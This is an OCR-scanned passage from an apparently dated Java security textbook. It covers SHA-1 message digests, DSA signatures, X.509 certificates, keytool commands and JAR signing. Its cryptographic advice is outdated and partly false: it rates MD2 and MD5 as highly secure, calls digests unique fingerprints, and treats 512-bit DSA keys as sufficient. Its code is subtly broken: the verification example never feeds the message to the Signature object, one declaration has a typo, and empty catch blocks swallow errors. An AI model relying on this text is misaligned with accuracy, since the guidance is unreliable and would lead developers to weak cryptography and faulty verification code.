

The best protection against this is the use of an RMISecurityManager and a policy file. Java actually includes an RMISecurityManager in the java.rmi package. With this special Security Manager, you can disallow all or some of the 21 dangerous operations, but only within RMI calls.

Coding Functional but Secure Java Applets

Applications that run only on a single PC do not have much need for security. For example, your word processor really doesn't need to worry about anyone spying on the file you are typing because it only resides on your internal disk drive. After an application starts to interact with a network or the Internet, the need for security increases. Data can easily be intercepted on the Internet. Hackers can pretend to be someone they are not. They can take your carefully constructed code and decompile it,

modify it, and use it to connect to your server and do things you never imagined. For this reason it is important to implement the proper security measures to protect your application or applet.

This section addresses how to accomplish that with Java code. One of the main worries of data carried over the Internet is that someone can intercept a message, change the contents, and resend the information to its destination. The Java Security API allows the integrity of a message to be validated by using *message digests.*

Taking the concept a step further, with the Internet you cannot always be 100 percent sure that a message in fact came from the party you think sent it. After all, it is quite easy to create an e-mail address under someone else's name, George W. Bush for example, and send it off to the Chief of Staff. In order to be sure that the sender is valid, a *digital signature* can be used. This not only acts like an ID-check on a sender, but it also checks the message to make sure that it was not modified en route. This same concept can also be applied to JAR signing.

Authentication takes the digital signature concept another step further. What if an entity has a valid digital signature, but you are not sure if you can trust running their code on your PC? In this case, we can receive authentication from a trust company. A trust company essentially tells you, "Yes, this person checks out." The mechanism Java uses to deal with this is a *digital certificate.*

Finally, we discuss how to use Java *encryption* for the ultimate in data privacy. With encryption, no one can read your data without holding the proper key to unlock it. We evaluate the various methods of encryption and comment on how safe these methods really are. For now, let's start off easy with message digests.


Message Digests

When a message is sent to you over the Internet, you would feel reassured if you could verify that it has not been altered along the way. You might think this would only be important for spies and secret agents, the possibility exists that it could become corrupted during its transit. As you probably know, even just one corrupted byte of data in a binary file

could bring the whole program down, or even worse, give false results without any indication that something is wrong.

The answer to this dilemma is what is known as a *message digest*. A message digest is essentially a digital fingerprint that can be generated from any string of bytes, whether it is a text message or a binary file. Java uses a class called a MessageDigest. Using the SHA-1 algorithm (which we discuss later), this class can generate a unique fingerprint that consists of 20 bytes (Figure 7.12). You feed it a *message* (a series of bytes) and it returns a fingerprint. It doesn't matter how long the message is, it will always return a unique 20-byte fingerprint.

Figure 7.12 Using the MessageDigest Class to Generate a Fingerprint



Let's say that a message arrives, and a fingerprint arrives separately. How can we use this to check if the message has been modified? We can use the MessageDigest algorithm against the message and see if it generates the same fingerprint as the one that was sent to us. If the fingerprints do not match, it means that the message is different from the original message that was sent. As long as the fingerprint arrives separately from the message, we can check the fingerprint against the message for a match.

So how secure is this scheme? Well, there are an infinite number of messages, but a finite number of fingerprints that can be generated with only 20 bytes. If we do a little math, we see that 20 bytes is also 160 bits (20 bytes times 8 bits/byte). Each bit has 2 states, on or off. So the total number of unique fingerprints is 2^{160} or 1,461,501,600,000,000,000,000,000,000,000,000,000,000,000,000,000,000.

That is a lot of unique fingerprints that can be produced (in fact, the number is impossible to comprehend), but this also means that there are some messages that will have the same fingerprint. This is really nothing to be worried about in practical terms, however, because it would be extremely rare for two messages to have the same fingerprint. Even more important, it is not possible to modify a message and still produce the same fingerprint as the original. If we change just one byte in a message the fingerprint will be radically different from the original fingerprint.

Actually, three algorithms in the Java SDK can be used to produce a fingerprint (see Table 7.4). These algorithms produce a hash that we use as the fingerprint. There have been irregularities found in the MD5 algorithm that may make it somewhat less secure than SHA-1, however MD5 is still irreversible as far as anyone knows.

Table 7.4 The Three Algorithms Available to Message Digests in Java

Algorithm	Bits	Inventor	Rating
MD2	128	Ronald Rivest at MIT	High
MD5	128	Ronald Rivest at MIT	Higher
SHA-1	160	National Institute of Standards & Technology	Highest

Let's try to obtain a fingerprint from a message. The MessageDigest class is actually an abstract class, but we can still get an instance of it by using the **getInstance()** method. In this method, we include a string that indicates the algorithm we would like to use. After our program has an instance of MessageDigest, it can begin reading our message into it one byte at a time—or as an array of bytes. When all the bytes of the message have been read, it can call the method **digest()** to invoke the algorithm and return a fingerprint.

```
import java.security.*;


public class Fingerprint {


    public static void main(String [] args) {
```

www.syngress.com

```
        MessageDigest md = null;
        String message = "";

        for(int i=0;i<args.length;i++)
            message = message + " " + args[i];
        try {
            md = MessageDigest.getInstance("SHA-1");
        } catch (NoSuchAlgorithmException ae) {}
        md.update(message.getBytes());
        byte [] fingerprint = md.digest();

        System.out.print("Fingerprint: ");
        for(int j=0;j<fingerprint.length;j++)
            System.out.print((fingerprint[j] + 128) + " ");
    }
}
```

This little program accepts a sentence using command line arguments. It will automatically place a space between words. It then gets a message digest and updates it with the bytes from your message. It calls the **digest()** method and outputs the resulting fingerprint to the screen. As you can see by running this program, even the slightest change in the message gives a radically different fingerprint (see Figure 7.13).

One weakness with this method of verification is that the fingerprint must be sent separately from the message. The hash algorithms for SHA-1, MD2, and MD5 are all publicly available, so if someone were to intercept your message and the fingerprint, they could modify the message, generate a new fingerprint, and send both of these on to you. To you it would appear as though the message was not altered. Essentially, the weakness in this method is that you can't authenticate whom the message came from. This may sound a bit overwhelming, but a security measure is actually in place that will help with this: digital signatures.

Figure 7.13 Using the Message Digest to Generate Digital Fingerprints




Digital Signatures

Java contains classes in the java.security package that allow digital signatures to appear with your message or code. Digital signatures are a step above message digests in that using them states with certainty the identity of the sender, as well as indicating whether or not the message was modified since being sent. You might wonder why you would even bother with message digests in the first place if digital signatures offer these improvements. The tradeoff with digital signatures is that there are many more steps to follow, they increase the amount of data to be sent, and it is difficult to make the process invisible to the user. In comparison, message digests make it easy to have your program compare two fingerprints to ensure they are the same.

Digital signatures use the concept known as *public key cryptography.* With this process, there are two keys: a private key and a public key (see Figure 7.14). As the names suggest, the private key is held by one individual and not shown to anyone else. The public key is made available to anyone who wants it, and can be posted to a public Web site, sent to other people, or sent to a trusted third party (such as VeriSign). Where the public key is located depends on how you—as a developer—would like to implement the security check.

Figure 7.14 Using a Digital Signature to Verify a Message



The creator of a message uses the private key. Using an algorithm (supplied in the java.security package) and the private key, a user can create a signature. This signature is unique to the message it was created with. The message and the signature are then sent to someone else. When they receive the message, they can verify the signature. An algorithm is run that uses the message, the signature, and the public key. It can then verify that the public key matches the signature. The important thing to remember about this is that only the private key can create the signature. The public key can not be used to create a signature (otherwise this would invalidate the entire security model). Also, a private key can not be derived from a public key.

The beauty of this method is that it allows secure transactions over insecure transport modes, such as the Internet. The mathematics behind the algorithms do not have to be understood to use the system, but if used properly your message should be close to 100 percent secure.

For example, let's say that you are designing a client program that receives messages from central headquarters. The design spec for the program says you absolutely positively have to be sure that the message was not intercepted on its way from HQ to the client and modified. In this instance, you could embed the HQ's public key right in the program.

The HQ server program would contain the private key, and it would include a digital signature with each message it sent out. The client program would use the public key to verify that the message was not altered, and that it originated at HQ. This security implementation is both simple and—more importantly—invisible to the users.

Two algorithms are available with the Java SDK that can be used for public key cryptography (see Table 7.5). DSA is the Digital Signature Algorithm. This algorithm generates a key size between 512 bits and 1024 bits (with only multiples of 64 bits available). The other algorithm is RSA, otherwise known as the Rivest Shamir Adleman algorithm. RSA is a private company, and their products and services are for sale at www.rsa.com—so it is up to you if you want to pay for the use of their algorithm.

Both of these algorithms use an SHA-1 message digest (discussed earlier) as part of the method for signing. A digital signature is actually a message digest that is then encrypted using a key. Both of these algorithms offer about the same level of security, but RSA is proprietary, and you must license it if you intend to use it in a product. DSA is public, and therefore there are no licensing fees to use it. This also has had the effect of making DSA the more widely used of the two.

Table 7.5 Comparison of DSA and RSA Algorithms

Algorithm	Key Size	Availability
DSA—Digital Signature Algorithm	512–1024 bits	Open
RSA—Rivest Shamir Adleman	512–1024 bits	Proprietary

Now that you are somewhat familiar with public key cryptography, let's try actually implementing this in some code. There are three basic steps to the process:


1. You must first obtain a pair of keys (private and public). These can be obtained using the KeyPairGenerator class.
2. After you have your keys, you can use the private key with the Signature class to generate a signature using your message.

3. Finally, you can compare the signature against the message using the public key. The algorithm for this also contained in the class Signature.

Generating a Key Pair

Key pairs can be obtained over the Internet from many security companies, such as VeriSign or Thawte. In fact, most e-mail programs such as Microsoft Outlook have options for digitally signing your mail to authenticate messages sent by you. In the Options in Outlook, you can click on a button that tells you how to obtain a digital ID from one of many vendors (see Figure 7.15). By clicking on **Digital IDs** you can also view a list of public keys you have stored in Outlook. When you receive e-mail from these people, Outlook automatically verifies the mail was sent by them by comparing the message signature with their public key.

Figure 7.15 Viewing Digital Signatures in MS Outlook Express



You don't have to rely on outside vendors to produce keys, however. Java includes classes for generating your own key pairs. The process is very simple, and takes only a few lines of code. Keys consist of several

hundred bits. After you have a key-pair you intend to use, they can be saved by your program, either as a serializable PublicKey and PrivateKey object, as a data file of raw bytes, or even as a plain text file that can be imported and exported by your program. Java also includes what is known as a keystore (i.e., it stores keys), which will be discussed later. How you implement your security is up to you.

With the DSA algorithm, your keys generally look something like a huge string of numbers. These are actually huge integer numbers represented in hexadecimal.

Here's a Public key:

```
p:fca682ce8e12caba26efccf7110e526db078b05edecbcd1eb4a208f3ae1617ae0
    1f35b
91a47e6df63413c5e12ed0899bcd132acd50d99151bdc43ee737592e17
q: 962eddcc369cba8ebb260ee6b6a126d9346e38c5
g:678471b27a9cf44ee91a49c5147db1a9aaf244f05a434d6486931d2d14271b9e3
    5030b
71fd73da179069b32e2935630e1c2062354d0da20a6c416e50be794ca4
y:2dbebe746b73439bfc8148f220984286e1856353515bebb1d55e13412644e993c
    75926
dca2afdf731c1aa8f944876b86a679d256f2fa4c983a1135c7d76e6390
```

And here's a Private key:

```
p:fca682ce8e12caba26efccf7110e526db078b05edecbcd1eb4a208f3ae1617ae0
    1f35b
91a47e6df63413c5e12ed0899bcd132acd50d99151bdc43ee737592e17
q: 962eddcc369cba8ebb260ee6b6a126d9346e38c5
g:678471b27a9cf44ee91a49c5147db1a9aaf244f05a434d6486931d2d14271b9e3
    5030b
71fd73da179069b32e2935630e1c2062354d0da20a6c416e50be794ca4
x:5445fb6a341e4ae1182ef22ac7c0ff8c9f3a69e2
```

Notice that the p, q, and g values are identical for both the public and private keys. The x value represents the unique private key number and y represents the unique public key number. In DSA terminology, p is the prime, q is the sub-prime, and g is the base. For our purposes, we don't need to understand the math theory behind this, we only need to know how to use it effectively. Let's see some code to output a key-pair:

```
import java.security.*;
public class SignatureMaker {
    public static void main(String [] args) {
        KeyPairGenerator keyMaker = null;
        try {
            keyMaker = KeyPairGenerator.getInstance("DSA");
        } catch (NoSuchAlgorithmException na) {}
        keyMaker.initialize(512);
        System.out.println("Generating keypair...");
        KeyPair pair = keyMaker.generateKeyPair();
        PrivateKey priv = pair.getPrivate();
        pPublicKey pub = pair.getPublic();
        System.out.println(priv);
        System.out.println(pub);
    }
}
```

When you run this code, you might think it has frozen because nothing will happen for a minute or more (depending on your computer speed). It is actually going through some heavy-duty processing in order to generate the key pair.

We can initialize the KeyPairGenerator in several different ways. In our code, we gave it the integer 512, meaning that we are requesting it to generate key-pairs of 512 bits in length. We could increase this up to 1024 by increments of 64 to generate a larger, and therefore more secure key pair. We could also call an **initialize()** method that takes a

SecureRandom object. The SecureRandom class is a special random number generator, better than the regular Random class that you can seed with your own random numbers. Using more random numbers decreases the likelihood of someone trying several random seeds and re-creating your key-pair. Your computer will only generate just under a million random seeds in a day using its internal clock, so if someone knew which day you generated your key-pair they might be able to re-create the private key using brute force.

Obtaining and Verifying a Signature

Generating a signature for a message is very similar to obtaining a message digest. First you create a Signature object, then initialize it with the private key. Remember, it is the private key that generates a signature, not the public key. The **update()** method of the Signature class is used to feed bytes to the algorithm. To complete the transaction and obtain a signature, the **sign()** method is used:

```
import java.security.*;
public class MessageSign {
    public static void main(String [] args) {
        KeyPairGenerator keyMaker = null;
        Signature sigGen = null;
        byte [] signature = null;
        try {
            keyMaker = KeyPairGenerator.getInstance("DSA");
            sigGen = Signature.getInstance("DSA");
        } catch (NoSuchAlgorithmException na) {}
        keyMaker.initialize(512);
        System.out.println("Generating keypair...");
        KeyPair pair = keyMaker.generateKeyPair();
        PrivateKey priv = pair.getPrivate();
        String message = "";
```

```
        for(int i=0;i<args.length;i++)
            message = message + " " + args[i];
        try {
            sigGen.initSign(priv);
            sigGen.update(message.getBytes());
            signature = sigGen.sign();
        } catch(Exception e) {}
        System.out.print("Signature: ");
        for(int j=0;j<signature.length;j++)
            System.out.print((signature[j] + 128) + " ");
    }
}
```

This code is basically the same code we used to generate a key pair except we now have it making a signature from a message, entered at the command line. It will output the signature in decimal byte values.

Verifying the signature matches with the public key is a trivial task. First, a Signature object is generated. Then we initialize the verify key with the public key by using the **initVerify()** method. Try inserting the following code at the end of the **main()** method:

```
// verifying signature:
PublicKey pubKey = pair.getPublic();
try {
    Signature sigVerify = Signature.getInstance("DSA");
    sigVerify.initVerify(pubKey);
    boolean passed = sigVerify.verify(signature);
    System.out.println("");
    System.out.println("Did the verification pass? " + passed);
} catch(Exception e) {}
```

This code first grabbed the public key from the key pair. Then the code created and initialized a Signature object with the public key. It

then used the method **verify()** to check if the signature matched with the public key (which it should in this example). Digital signatures are at the heart of authentication, which is our next topic.

Authentication

Digital signatures on their own work fine for verification of a limited number of people you are familiar with. For example, if your friend Julie sends you a message, and you check the signature with the public signature on her Web page, you can verify that Julie in fact sent you the message and it was not altered.


What if you receive a message from someone you don't know, say from a small company in Scotland interested in cloning your pets. They may have sent a signature, and you can go to their Web site and verify the signature against the one posted on their Web site, but how do you know they are who they say they are? Just because the signature is verified doesn't really mean anything. After all, anyone can obtain a key pair and sign a message, but they could be pretending to be someone they are not.

Using a certificate system, it is possible to *authenticate* the identity of someone. Authentication occurs by having a third party, such as a trust company, verify the identity of an entity. Companies such as VeriSign, Thawte, and Entrust act as central repositories for storing these certificates.

A *certificate* is a collection of data that contains, among other things, the name of an entity being certified (the stranger), the name of a signer of a certificate (a trust company usually), the public key of the entity being certified, and the signature of the trusted entity (trust company).

If an individual or company wants to obtain a digital ID, they first obtain a key-pair (see Figure 7.16). As usual, they keep the private key to themselves, but they hand the public key to a trust company. The trust company digitally signs the public key with their own private key, and this is sent to you with the message from the individual. Using the trust company's public key, you verify that the public key of the individual is authentic, and then apply the public key to the message to verify the signature.

Figure 7.16 Authentication of a Stranger through a Trust Company


Stronger signs message with privote key. Public key A held by Trust Compony.
Stronger
A
Trust company signs signoture with privote key. Public key B held by you.
Trust Compony
A
B
You use key B to verify trust compony signoture. Then use key A to verify stronger signoture.
You
A
B

It is up to the trust company to verify that the individual is who they say they are—and there are various levels of authentication they can receive. For example, a "VeriSign Class 1" ID means that they just have a valid e-mail address from the entity, but the name could be faked. Higher levels of trust can be obtained through using a notary public, and they can even check on the financial rating of the company. Most Internet applications use the X.509 certificate for carrying out this trust system.

X.509 Certificate Format

The most popular certificate in use on the Internet is the X.509 certificate format. Most major companies such as Netscape, VeriSign, JavaSoft, and Microsoft use this format for authentication. The X.509 certificate is used for signing e-mail messages, authenticating code, and certifying various types of data that travel over the Internet.

The X.509 standard was developed by the international telephone standards body ITU (International Telecommunication Union founded in 1865). They are responsible for developing and maintaining standards for all kinds of communication, including modem protocols and network switching protocols.

There are actually three versions of the X.509 certificate format. The simplest version must contain all of the following information:

- Certificate format version
- Certificate serial number
- Algorithm signing information (such as DES and algorithm parameters)
- Name of the certificate signer
- Date of validity of certificate (start date/end date)
- Name of the entity being certified
- Public key of entity being certified
- Algorithm information of entity (such as DES and algorithm parameters)
- Digital signature (trust company signature)

As you can see, this information is all we need to proceed with authenticating an entity. It allows us to verify that the certificate came from the specified trust company, and it gives us the public key from the entity so that we can use this to verify that the message (series of bytes) from the entity is authentic.

Obtaining Digital Certificates

There are a few methods to obtain digital certificates. If you have a popular e-mail program such as Outlook Express, you can obtain a certificate specifically for that program (refer back to Figure 7.14). Microsoft directs you to one of many trust companies, but VeriSign has an agreement to supply certificates for Outlook Express for 90 days. A one year certificate will cost you $14.99 U.S. Once at the VeriSign site, it is extremely simple to request a digital certificate (see Figure 7.17). The only information required is your e-mail address and your name. VeriSign will send a confirmation e-mail to the address listed, so with a "Class 1" Certificate the only guarantee is that you have a valid e-mail address for the holder of the certificate.

Figure 7.17 Requesting a Certificate from VeriSign



You can also create and sign your own certificates with the Java 2 SDK. A binary file called *keytool.exe* in the bin directory of the JDK allows for the creation and management of certificates and keys. The keytool utility, along with *jarsigner.exe*, replaces a binary called *javakey.exe* that was included in the JDK 1.1. The keytool uses command line arguments to manage certificates and keys (see Table 4.6).

The certificates and keys are stored in what is called a keystore. The keystore is a file on disk, which by default is stored in the Java **user.home** property.

Note that under single-user Windows systems, the user.home directory is the Windows system directory. So, if Windows is installed on the C: drive, the user.home directory would be c:\windows. For Windows systems that are set up for multi-user, it would be c:\windows\{username}.

Table 7.6 Command Line Arguments for keytool.exe


Argument	Function
-genkey	Generates a key-pair and places it in X.509 certificate
-import	Imports certificate
-selfcert	Generates X.509 v1 self-signed certificates
-identitydb	Reads in JDK 1.1 style identities into keystore
-certreq	Generates a certificate signing request
-export	Saves a specified certificate to a disk file
-list	Displays the contents of a keystore
-printcert	Displays the information in a certificate
-keyclone	Creates a new keystore with the same private key as original
-storepasswd	Changes passwords used to protect the keystore
-keypasswd	Changes passwords used to protect the private key password
-delete	Deletes a keystore entry
-help	Lists all keytool commands

Let's actually try to generate some certificates and sign them using the keytool. Because we are just experimenting with the keytool, we will create a custom keystore file in a location other than the default system location. Before we get started, make sure that the Java bin directory is in your path so that you will be able to run keytool from any directory:

```
set path=%path%;c:\jdk1.3\bin
```

The first thing we are going to try is creating a keystore file and generating a key-pair for ourselves. The simplest way to do this is by using the -genkey argument with no other parameters. The keytool will prompt you for all the information it needs (see Figure 7.18). The downside of using no other arguments is that everything is given default values, except for the information it requests. For example, the certificate is only good for 90 days and the keystore uses an alias of "mykey."

Figure 7.18 Creating a Keystore with the Default Arguments



After it has finished executing, it will have created a keystore file in your user.home directory. This keystore file will contain your personal information and a public and private key-pair. It will also be password-protected, meaning that viewing the private key with keytool will require a password.

We can have more control over how this keystore is created by including more command line arguments. The following command will save the keystore to a different directory, and it will make it valid for 180 days. It must all be typed on one single line without hitting enter:


```
keytool -genkey -dname "cn=Chris Jones, ou=Developer, o=Access,
    c=US" -alias murphy -keystore C:\java\keystore -validity 180
```

After you have a keystore created, you can list its contents (see Figure 7.19). You can use just the -list argument to list the keystore

located in the user.home location or include the exact location to the keystore file. The password you entered for the keystore will be requested:

```
keytool -list -keystore c:\java\keystore
```

Figure 7.19 Listing the Contents of the Keystore File



As you can see, the file contains your own certificate. This is a *self-signed certificate,* however, meaning that a trust company has not validated it. Other users on the Internet, including myself, might not put a lot of faith in the authenticity of a self-signed certificate. It is possible to create a Certificate Signing Request (CSR). According to Sun, you can submit this file to a Certificate Authority (CA), such as VeriSign, Inc. The CA will authenticate the requestor (usually off-line), and then will return a certificate, signed by them, authenticating your public key. The cost of these services varies, and each CA has their own licensing structure. To create a request we use the following command:

```
keytool -certreq -file Brian.csr
```

This command will create a small text file in the current directory containing some data. You probably won't want to shell out the money required to obtain a signed certificate from a CA, so for our demonstration purposes we can just export our self-signed certificate. You can also export a certificate for the purpose of having other users import it into

their own keystore. After they have imported it as a "trusted" entry, any JAR code you have signed can be executed. To export a certificate we use the following command:

```
keytool -export -alias mykey -file Brian.cer
```

This will create the file in the current directory. If you selected the extension .cer in Windows, you can just double-click the file and it will automatically display the certificate (see Figure 7.20). There is a Details tab available that will display the individual values within your certificate. You can even install this certificate into the Windows system and enable trust for it. After this is done, Internet Explorer will automatically trust content which is signed by your X.509 certificate.

Figure 7.20 Viewing the Self-Signed Certificate in Windows



Now, suppose that you received a signed certificate from VeriSign. You will probably want to replace the unsigned certificate with the new signed certificate. You might also want to import someone else's certificate into your keystore file. To do this, we use the following command:

```
keytool -import -trustcacerts -file VSBrian.cer
```

From a developer's point of view, you could use the keystore program for generating and managing your certificates quite easily. Java contains classes that allow executables to be run invisibly from within the JVM. All passwords can be given to the keytool program through command line arguments, so you would not have to bother the user with entering these.

Protecting Security with JAR Signing

We already learned that Java can restrict dangerous operations based on a policy file. As we have seen, browsers use this to keep applets restricted to the sandbox. What if an applet needs to play outside of the sandbox? There certainly are times when a user might want to save some data from an applet to her local hard drive. For example, if a user has just used an applet to construct a 3-D model, and she wants to save this model to her hard drive. At the same time, you don't want to open up access to your computer to just anyone.

JAR signing gives us a method to digitally sign a JAR file. This confirms to the user that the code has not been modified since it was signed, and that the entity that is serving up the code is indeed who they say they are. The *jarsigner.exe* tool allows us to include a digital signature in the JAR file. It also allows us to verify the signature of a JAR file.

The jarsigner uses certificates stored in the keystore file. After the jarsigner has processed a JAR file, the file will include a directory called META-INF with a file called MANIFEST.MF. There are other commands associated with jarsigner as well (see Table 7.7).

Table 7.7 Command Line Arguments for Jarsigner.exe

Argument	Description
-keystore	Specifies the URL or file location of the keystore
-storepass	Specifies the password used to access the keystore
-keypass	Specifies the password used to access the private key
-sigfile	Specifies the base file name to be used for the generated .SF and .DSA files

Continued

Table 7.7 Continued

Argument	Description
-signedjar	Specifies a file name to be used when creating the signed JAR file
-verify	Causes the specified JAR file to be verified
-certs	Lists information about the certificates for each signer (used with verify/verbose)
-verbose	Causes the jarsigner to output a description of its progress

Before we can test out the jarsigner, we should have a JAR file to use for our experimenting. You can use any JAR file on your hard drive. Don't worry about corrupting it in any way because the jarsigner saves it under a separate filename for the signed jar. If you can't find a JAR file, you can add a bunch of classes to a zip file and then change the .zip extension to .jar. In this example the JAR file is called MyCode.jar:

```
jarsigner -signedjar MySignedCode.jar MyCode.jar mykey
```

This operation uses the private key stored in your default keystore called mykey to sign the code. Depending on the size of your code, it takes quite a while to get through the signing algorithm—so be patient. After it is done, you should have a new JAR file called MySignedCode.jar. If you view the contents of this file using zip you should see some changes (see Figure 7.21). Notice there are three new files, manifest.mf, Mykey.dsa, and Mykey.sf (sf stands for Signature File, mf stands for Manifest File).

Mykey.dsa is the signature block file, which contains the public DSA key, algorithm parameters, and certificate information used to verify the signatures. The manifest file contains a listing of all the classes and support files included in the JAR. The listing also includes an SHA-1 message digest of each of the class files. If this was the only protection, it would be easy to remove resources from the JAR without causing problems with verification, as well as modifying other resources and including new SHA-1 message digests for them. For this reason, there is also a file called Mykey.sf, which is the signature file (see Figure 7.22). It

contains a signature of the manifest file, as well as signatures of all the classes' message digests. Incidentally, the name of the .sf and .dsa file can be changed by using the argument -sigfile.

Figure 7.21 Viewing the Contents of a Signed JAR File

